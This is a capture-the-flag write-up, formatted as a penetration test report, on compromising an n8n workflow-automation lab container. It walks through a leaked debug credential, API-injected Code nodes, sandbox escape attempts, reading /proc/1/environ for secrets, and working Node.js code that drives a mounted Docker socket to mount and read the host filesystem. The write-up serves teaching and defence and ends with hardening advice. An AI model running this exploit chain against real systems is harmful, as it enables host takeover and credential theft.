N8N CTF
Penetration Test Report

AutoFlow Systems – Workflow Automation Platform

Target: `176.16.29.165`

Difficulty: Intermediate

Topics: AI · AI Security · N8N · Sandbox Escape

Date: March 14, 2026

Author: itsutsu

Flag: `flag_022e61b6_ad22_424e_906f_adcbd1053dd1`

Contents

1 Executive Summary


This report documents the full exploitation chain of the **N8N CTF challenge**, an intermediate-level machine simulating an enterprise workflow automation platform (n8n v2.11.3) deployed inside a Docker container.

The attack progressed through five distinct phases:

1. **Reconnaissance** – Service enumeration and directory discovery
2. **Information Disclosure** – Credential leak via a debug webhook
3. **Authentication & API Abuse** – Logging in and manipulating workflows via the REST API
4. **Code Execution in Sandbox** – Injecting a Code node and bypassing module restrictions
5. **Docker Socket Escape** – Leveraging a mounted Docker socket to access the host filesystem

The root cause was a **chain of misconfigurations**: leaked credentials, an exposed Docker socket, and an overly permissive list of allowed Node.js built-in modules.

2 Attack Flow Overview



3 Phase 1 – Reconnaissance

3.1 What We Did

We started with a standard `nmap` service scan and `gobuster` directory brute-force:

```
nmap -sV -sC 176.16.29.165
gobuster dir -u http://176.16.29.165:5678 \
    -w /usr/share/wordlists/dirb/common.txt -x json,txt
```

3.2 What We Found

Port	Service	Version	Notes
22/tcp	SSH	OpenSSH 8.9p1	Ubuntu host
443/tcp	HTTPS	nginx 1.29.6	Reverse proxy for n8n
5678/tcp	HTTP	n8n v2.11.3	Workflow automation

Gobuster found: `/assets`, `/chat` (500), `/favicon.ico`, `/index.html`, `/static`.

A second gobuster run against `/webhook` with a bigger wordlist found `/webhook/health` (200).

3.3 Why This Approach

Concept: Service Enumeration

Nmap's `-sV` flag performs **version detection** by sending crafted probes to open ports. The `-sC` flag runs default NSE scripts for additional information gathering (SSL certs, SSH keys, etc.). This is always the first step because you need to know *what* is running before you can attack it.

Gobuster performs **directory brute-forcing**: it tries common path names against a web server to discover hidden endpoints that are not linked in the UI. The `/webhook/` prefix was interesting because n8n uses webhooks as triggers for workflows – finding active webhook paths can reveal exposed functionality.

3.4 Why We Also Queried /rest/settings

We ran:

```
curl -s http://176.16.29.165:5678/rest/settings | python3 -m
   json.tool
```

This is the **n8n public settings endpoint** – it returns configuration without authentication. We learned that `showSetupOnFirstLoad` was `false` (meaning the instance was already configured), SMTP was not set up, SSO was disabled, and `communityNodesEnabled` was `true`. This told us there was a real admin account to target and that community nodes (potential attack vector) were allowed.

4 Phase 2 – Information Disclosure (Credential Leak)

4.1 What We Did

We hit the discovered webhook endpoint:

```
curl -s http://176.16.29.165:5678/webhook/health
```

4.2 What We Got

The response included a `_debug` object with:

```
{
  "_debug": {
    "admin_email": "admin@cyberlab.local",
    "init_password": "CyberL4b_N8N_2026!",
    "note": "CHANGE DEFAULT CREDS - ticket OPS-4821"
  }
}
```

Result

Credentials leaked! The developer left debug information (including the admin email and initial password) in a publicly accessible webhook response. The note says "CHANGE DEFAULT CREDS" – but they never did.

4.3 The Vulnerability

Vulnerability: CWE-200 – Exposure of Sensitive Information

This is a classic **information disclosure** vulnerability. A health check endpoint intended for monitoring accidentally included debug data containing credentials. In production, health checks should return only operational status (healthy/unhealthy, uptime) and **never** secrets, credentials, or internal configuration details.
This is especially dangerous in n8n because webhook endpoints are publicly accessible – they don't require authentication.

5 Phase 3 – Authentication & Workflow Enumeration

5.1 Login Attempts That Failed

Before finding the correct credentials, we tried several guesses:

What Didn't Work

- Using the wrong field name: `"email"` instead of `"emailOrLdapLoginId"` – the API returned a validation error, which actually *helped* us discover the correct field name.
- Guessing emails like `admin@company.local`, `admin@autoflow.com` – returned "Wrong username or password."

5.2 Successful Login

```
curl -s -X POST http://176.16.29.165:5678/rest/login \
```

```
  -H "Content-Type: application/json" \
  -d '{"emailOrLdapLoginId":"admin@cyberlab.local",
       "password":"CyberL4b_N8N_2026!"}' \
  -c cookies.txt
```

This returned the admin user profile with **global:owner** role and full permissions, plus set a session cookie (`n8n-auth` JWT).

5.3 Workflow Enumeration

Using the session cookie, we listed all 10 workflows:

```
curl -s -b cookies.txt http://176.16.29.165:5678/rest/
   workflows
```

Key workflows discovered:

- **[AI Ops] Platform Health Check** – the leaky webhook (ID: `F0FNURY2irgjJcbp`)
- **[AI Agent] Internal Chat Assistant** – webhook at `/webhook/ai-chat`
- **[AI Safety] Content Moderation Pipeline** – webhook at `/webhook/moderate`

None of the existing workflows had `Code` or `Execute Command` nodes – they only used `webhook`, `set`, `httpRequest`, and `if` nodes.

Concept: REST API Abuse

n8n's internal REST API at `/rest/` is designed for the web editor. Once authenticated, it allows full CRUD operations on workflows, including **creating new nodes**, **modifying existing workflows**, and **activating/deactivating** them. An attacker with valid credentials can add malicious nodes via API calls without ever opening the web UI.

6 Phase 4 – Achieving Code Execution

This was the most complex phase, involving multiple failed attempts before success.

6.1 Attempt 1: Execute Command Node (Failed)

We first tried creating a new workflow with `n8n-nodes-base.executeCommand`:

```
# Create workflow with Execute Command node
curl -s -b cookies.txt -X POST .../rest/workflows \
  -d '{"nodes":[{..."type":"n8n-nodes-base.executeCommand
     "...}]}'
```

Why It Failed

When we tried to **activate** (publish) this workflow:

```
{"code":0,"message":"Unrecognized node type:
    n8n-nodes-base.executeCommand"}
```

The `executeCommand` node was **removed in n8n v2.0** as part of their security hardening. This is documented in their breaking changes: n8n 2.0 deprecated legacy nodes that allowed direct system command execution.

6.2 Attempt 2: New Workflow Webhooks (Failed)

We created new workflows with Code nodes and new webhook paths (`/webhook/rce-test`, `/webhook/code-rce`).

Why It Failed

Even after setting `"active": true` via the API, the webhooks returned 404. This is because **n8n v2.0 introduced a publish/save paradigm**: saving a workflow creates a draft version, but the *production* webhook only runs the **published (active) version**. Setting `active: true` via PATCH does not publish the draft.

Concept: n8n v2 Publish Model

In n8n 1.x, saving an activated workflow immediately pushed changes to production. In v2.0, there are two separate operations:

- **Save** – Creates a new draft version (identified by a `versionId` UUID). Changes are stored but NOT active in production.
- **Publish/Activate** – Promotes a specific version to production. The `activeVersionId` is updated to match the draft's `versionId`.

We discovered the publish endpoint by probing routes and observing error messages:

```
POST /rest/workflows/{id}/activate
  Body: {"versionId": "<draft-version-uuid>"}
```

This was the key insight that unlocked the rest of the attack.

6.3 Attempt 3: Code Node with require('child_process') (Failed)

We modified the existing Health Check workflow (which already had a working published webhook at `/webhook/health`) to include a Code node:

```
const { execSync } = require('child_process');
const out = execSync('id').toString();
return [{json: {output: out}}];
```

Why It Failed

The webhook returned {"message":"Error in workflow"}. The child_process module is explicitly **blocked** by n8n's task runner sandbox. The environment variable we later discovered confirms this:

```
NODE_FUNCTION_ALLOW_BUILTIN=http,https,crypto,fs,path,
  url,os,buffer,stream,util,events,net,querystring,zlib
```

Note that child_process is **NOT** in this allow-list.

6.4 Attempt 4: Classic Sandbox Escapes (Failed)

We tried several well-known JavaScript sandbox escape techniques:

```
// Attempt: constructor chain
const process = this.constructor.constructor(
    'return this')().process;

// Attempt: Function constructor
const f = new Function('return process')();

// Attempt: globalThis.process
const g = globalThis.process;
```

Why They Failed

n8n v2.0 uses **isolated task runners** instead of the old vm2-based sandbox. The Code node runs in a separate worker process with a restricted globalThis. The process object is not available at all – it's not just hidden, it's genuinely not in scope. These escapes work against vm2 or isolated-vm but not against n8n's task runner architecture.

6.5 Attempt 5: Sandbox Enumeration (Success!)

We injected code to enumerate what *was* available:

```
return [{json: {
    globals: Object.keys(globalThis).sort().join(','),
    hasProcess: typeof process !== 'undefined',
    hasRequire: typeof require !== 'undefined'
}}];
```

Key Discovery

require was available as a function, and process was **not**. The globals list revealed n8n helpers ($input, $env, $execution, etc.) alongside standard objects.

We then tested which modules could be loaded:

```
require('child_process');
// -> "Module 'child_process' is disallowed"

require('fs');
// -> WORKS! Can read the filesystem.
```

Vulnerability: Overly Permissive Module Allow-List

The environment variable `NODE_FUNCTION_ALLOW_BUILTIN` controls which Node.js built-in modules can be loaded inside Code nodes. While `child_process` was correctly blocked, the list included:

- `fs` – Full filesystem read/write access
- `net` – Raw TCP/Unix socket connections
- `os` – System information

Having `fs` alone is dangerous (read sensitive files), but `fs` + `net` together is equivalent to having `child_process` when a Docker socket is available, because you can send raw HTTP requests to the Docker daemon over the Unix socket.

7 Phase 5 – Container Reconnaissance

7.1 Filesystem Exploration

Using `require('fs')`, we explored the container:

```
const fs = require('fs');
fs.readdirSync('/');
// -> [".dockerenv", "app", "bin", "dev", ...]

fs.readFileSync('/root/.n8n/config', 'utf8');
// -> {"encryptionKey":"xOrhWQILD/AvWbOI6sdgvWLBNHxGxBh6"}
```

7.2 Environment Variables (Critical Find)

By reading `/proc/1/environ`, we extracted all environment variables:

Variable	Value
DB_TYPE	postgresdb
DB_POSTGRESDB_HOST	postgres
DB_POSTGRESDB_USER	n8n
DB_POSTGRESDB_PASSWORD	n8n_s3cur3_p4ss
N8N_RUNNERS_MODE	internal
NODE_FUNCTION_ALLOW_BUILTIN	http,https,...,fs,net,...
HOSTNAME	eecd104d31d2

7.3 Docker Socket Discovery

```
const fs = require('fs');
fs.statSync('/var/run/docker.sock');
// -> EXISTS! Docker socket is mounted.
```

Critical Finding

The Docker socket (`/var/run/docker.sock`) was mounted inside the n8n container. This is a well-known **container escape vector**: if a container can talk to the Docker daemon, it can create new containers with arbitrary host filesystem mounts.

Vulnerability: CWE-250 – Mounted Docker Socket

Mounting `/var/run/docker.sock` into a container gives that container **root-equivalent access to the host**. The Docker daemon runs as root, so any process that can communicate with it can:

- Create new privileged containers
- Mount the host's root filesystem (`/`) into a container
- Read/write any file on the host
- Execute commands as root on the host

This is often done for convenience (e.g., to let n8n manage its own Docker containers) but it completely undermines container isolation.

8 Phase 6 – Docker Socket Escape & Flag Capture

8.1 Talking to the Docker Daemon

Since `child_process` was blocked but `net` was allowed, we used Node.js's `net` module to send raw HTTP requests over the Unix socket:

```
const net = require('net');

function dockerReq(method, path, body) {
  return new Promise((resolve) => {
    const sock = net.createConnection(
        '/var/run/docker.sock');
    let data = '';
    let req = method + ' ' + path
            + ' HTTP/1.1\r\nHost: localhost\r\n';
    if (body) {
      req += 'Content-Type: application/json\r\n'
           + 'Content-Length: '
           + Buffer.byteLength(body)
           + '\r\n\r\n' + body;
    } else {
      req += '\r\n';
    }
    sock.on('connect', () => sock.write(req));
    sock.on('data', d => data += d.toString());
```

```
    sock.on('end', () => resolve(data));
    setTimeout(() => { sock.end(); resolve(data); }, 5000);
  });
}
```

Concept: Docker API Over Unix Socket

The Docker daemon exposes a REST API over a Unix socket at `/var/run/docker.sock`. Normally you'd use the `docker` CLI or `curl --unix-socket`, but since we only had Node.js's `net` module, we crafted raw HTTP requests and sent them through a Unix socket connection.
The Docker API supports operations like listing containers (`GET /containers/json`), creating containers (`POST /containers/create`), starting them (`POST /containers/{id}/start`), and reading logs (`GET /containers/{id}/logs`).

8.2 First Attempt: Alpine Image (Failed)

```
JSON.stringify({
    Image: 'alpine',
    Cmd: ['cat', '/hostfs/root/flag.txt'],
    HostConfig: { Binds: ['/:/hostfs:ro'] }
});
```

Why It Failed

```
{"message":"No such image: alpine:latest"}
```

The `alpine` image wasn't pulled on the host. Docker can only create containers from images that are already available locally (or pulled from a registry, but that requires network access to Docker Hub).

8.3 Second Attempt: nginx:alpine (Success!)

We used the `nginx:alpine` image that was already running on the host (the reverse proxy container):

```
const createBody = JSON.stringify({
    Image:  'nginx:alpine',
    Cmd:    ['sh', '-c',
             'cat /hostfs/root/flag* 2>/dev/null; '
           + 'ls -la /hostfs/root/ 2>/dev/null; '
           + 'find /hostfs -name "flag*" -maxdepth 3'],
    HostConfig: { Binds: ['/:/hostfs:ro'] },
    Tty: false
});
```

```
// 1. Create container
await dockerReq('POST',
    '/containers/create?name=pwn3', createBody);

// 2. Start container
await dockerReq('POST',
    '/containers/' + cid + '/start', '');

// 3. Read logs (command output)
await dockerReq('GET',
    '/containers/' + cid + '/logs?stdout=true', null);
```

The `ls -la` output revealed `proof.txt` in `/root/` on the host. A final container read it:

```
JSON.stringify({
    Image:  'nginx:alpine',
    Cmd:    ['cat', '/hostfs/root/proof.txt'],
    HostConfig: { Binds: ['/:/hostfs:ro'] }
});
```

Flag Captured

`flag_022e61b6_ad22_424e_906f_adcbd1053dd1`

9 Vulnerability Summary

#	Vulnerability	Severity	Description
1	Information Disclosure (CWE-200)	High	Debug credentials exposed in a public webhook endpoint
2	Default Credentials (CWE-798)	Critical	Initial password was never changed after deployment
3	Permissive Module Allow-List	High	`fs` and `net` modules enabled in Code node sandbox
4	Docker Socket Mounted (CWE-250)	Critical	`/var/run/docker.sock` accessible from container

10 Lessons Learned

10.1 For Defenders

1. **Never expose credentials in API responses** – Health check endpoints should return minimal operational data. Use separate, authenticated endpoints for debug information.

2. **Rotate default credentials immediately** – Automated deployment should enforce password changes on first login.
3. **Minimise the module allow-list** – If Code nodes must be enabled, restrict built-in modules to only what is strictly needed. Allowing `fs` and `net` together is especially dangerous.
4. **Never mount the Docker socket into application containers** – If Docker management is needed, use a restricted Docker proxy (e.g., Tecnativa's docker-socket-proxy) that limits API calls.
5. **Use n8n's publish model correctly** – Restrict who can publish workflows to production. Use custom roles to separate editors from publishers.

10.2 For Attackers / Pentesters

1. **Always enumerate error messages** – The wrong field name error ("emailOrLdapLoginId") gave us the correct API parameter.
2. **Understand the target's architecture** – Knowing n8n v2's publish model was critical. Without it, we couldn't get our malicious code to run.
3. **When one path is blocked, enumerate alternatives** – `child_process` was blocked, but `fs` + `net` achieved the same result through the Docker socket.
4. **Use existing images for Docker escapes** – Don't assume `alpine` or `ubuntu` are available. List running containers first and reuse their images.
5. **Read /proc/1/environ in containers** – It often contains database passwords, API keys, and configuration that reveals the full attack surface.

11 Tools Used

Tool	Purpose
`nmap`	Port scanning and service version detection
`gobuster`	Directory brute-forcing on web endpoints
`curl`	HTTP requests to n8n REST API and webhooks
`python3`	JSON parsing, scripting API interactions
Node.js `net` module	Raw Unix socket communication with Docker daemon
Node.js `fs` module	Filesystem exploration inside the container

12 References

1. n8n Documentation – Publish Workflows: https://docs.n8n.io/workflows/publish/
2. n8n 2.0 Blog Post: https://blog.n8n.io/introducing-n8n-2-0/

3. Docker Socket Escape – HackTricks: https://book.hacktricks.wiki/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation

4. CWE-200: Exposure of Sensitive Information: https://cwe.mitre.org/data/definitions/200.html

5. CWE-250: Execution with Unnecessary Privileges: https://cwe.mitre.org/data/definitions/250.html

6. CWE-798: Use of Hard-coded Credentials: https://cwe.mitre.org/data/definitions/798.html